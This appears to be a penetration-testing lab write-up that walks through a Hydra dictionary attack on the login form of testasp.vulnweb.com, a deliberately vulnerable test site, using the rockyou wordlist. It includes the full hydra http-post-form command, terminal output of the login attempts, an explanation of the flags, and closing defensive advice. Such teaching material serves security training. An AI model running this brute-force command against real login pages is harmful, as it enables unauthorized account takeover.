
```
▸ POST http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

Status            200 OK
Version           HTTP/1.1
Transferred       3.32 KB (3.14 KB size)
Referrer Policy   strict-origin-when-cross-origin
Request Priority  Highest

▾ Response Headers (177 B)                                   Raw
Cache-Control: private
Content-Length: 3219
Content-Type: text/html
Date: Mon, 19 Jun 2023 16:25:17 GMT
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET

▾ Request Headers (602 B)                                    Raw
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 27
Content-Type: application/x-www-form-urlencoded
Cookie: ASPSESSIONIDASRBSCRC=GMAKFJODCEIPPFHIFOCGNNKP
Host: testasp.vulnweb.com
Origin: http://testasp.vulnweb.com
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
Upgrade-Insecure-Requests: 1
```

Task 4:

9. For this attack, we will be attempting to login as admin. We will need to choose a wordlist to guess passwords to login as this account. Open the terminal and type: “wordlists **-h**” to see all the different wordlists Kali has installed. We will use the rockyou.txt wordlist for this attack. Type y to extract the rockyou.txt wordlist file.




```
┌──(namitmehrotra㉿kali)-[~]
└─$ wordlists -h

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── amass → /usr/share/amass/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt.gz
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt

Do you want to extract the wordlist rockyou.txt? [Y/n] Y
```



namitmehrotra@kali: /usr/share/wordlists
File Actions Edit View Help

```
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt.gz
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt

Do you want to extract the wordlist rockyou.txt? [Y/n] Y
[sudo] password for namitmehrotra:


> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── amass → /usr/share/amass/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt
├── rockyou.txt.gz
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt
┌──(namitmehrotra㉿kali)-[/usr/share/wordlists]
└─$ 
```

10. Type ls into the terminal after this and you will see that the rockyou.txt file is now available.



```
└─$ ls
amass  dirbuster      fern-wifi  legion      nmap.lst     rockyou.txt.gz  wfuzz
dirb   fasttrack.txt  john.lst   metasploit  rockyou.txt  sqlmap.txt      wifite.txt

┌──(namitmehrotra㉿kali)-[/usr/share/wordlists]
└─$ 
```


Great! We now have all the information we need and are ready to open Hydra and begin the attack.

Task 5:

11. Let's begin the attack by submitting the following command to hydra:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form
'/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout' -V -f
```

Once you press enter, the attack will begin and Hydra will start guessing a lot of passwords for the username admin in an attempt to login.


namitmehrotra@kali: /usr/share/wordlists
File Actions Edit View Help

```
┌──(namitmehrotra㉿kali)-[/usr/share/wordlists]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form '/L
ogin.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout' -V -f
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-19 22:16:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8
96525 tries per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=/Default.asp?:tfUNa
me=^USER^&tfUPass=^PASS^:S=logout
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456" - 1 of 14344399 [child 0
] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345" - 2 of 14344399 [child 1]
 (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456789" - 3 of 14344399 [chil
d 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password" - 4 of 14344399 [child
 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveyou" - 5 of 14344399 [child
 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess" - 6 of 14344399 [child
 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567" - 7 of 14344399 [child
6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockyou" - 8 of 14344399 [child
7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678" - 9 of 14344399 [child
 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "abc123" - 10 of 14344399 [child
9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole" - 11 of 14344399 [child
```

Ok, this may be a lot to take in; let's break it down with ctrl + C.

-l is the username we will be logging in as

-P is the wordlist we will be using to guess the password for this user

http-post-form is the type of request hydra will be sending to the server in order for us to login

'/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout' – This is the actual request hydra is sending to the server, it will replace USER and PASS with the -l and -P values we specified earlier

-V will show us each of the username and password login attempts

-f will finish that attack when the correct username and password combination is entered

IV. OBSERVATIONS:

Note that hydra will probably not be able to guess the password, so you can end the attack at any point by pressing ctrl + c. This is an example of Hydra attempting a dictionary attack for a POST request. Hydra can also be used to attack usernames and passwords of different services—such as SSH, FTP, telnet, proxy, etc.—making it an extremely powerful and useful tool to have in your arsenal.

V. INFERENCES:

Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services.Hydra can perform rapid dictionary attacks against more than 50 protocols. This includes telnet, FTP, HTTP, HTTPS, SMB, databases, and several other services.This is useful as we don’t need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

How to Protect From Hydra:

The clear solution to help you defend against brute-force attacks is to set strong passwords. The stronger a password is, the harder it is to apply brute- force techniques. We can also enforce password policies to change passwords every few weeks. Unfortunately, many individuals and businesses use the same passwords for years. This makes them easy targets for brute-force attacks. Another way to prevent network-based brute-forcing is to limit authorization attempts. Brute-force attacks do not work if we lock accounts after a few failed login attempts. This is common in apps like Google and Facebook that lock your account if you fail a few login attempts.
Finally, tools like re-captcha can be a great way to prevent brute-force attacks. Automation tools like Hydra cannot solve captchas like a real human being.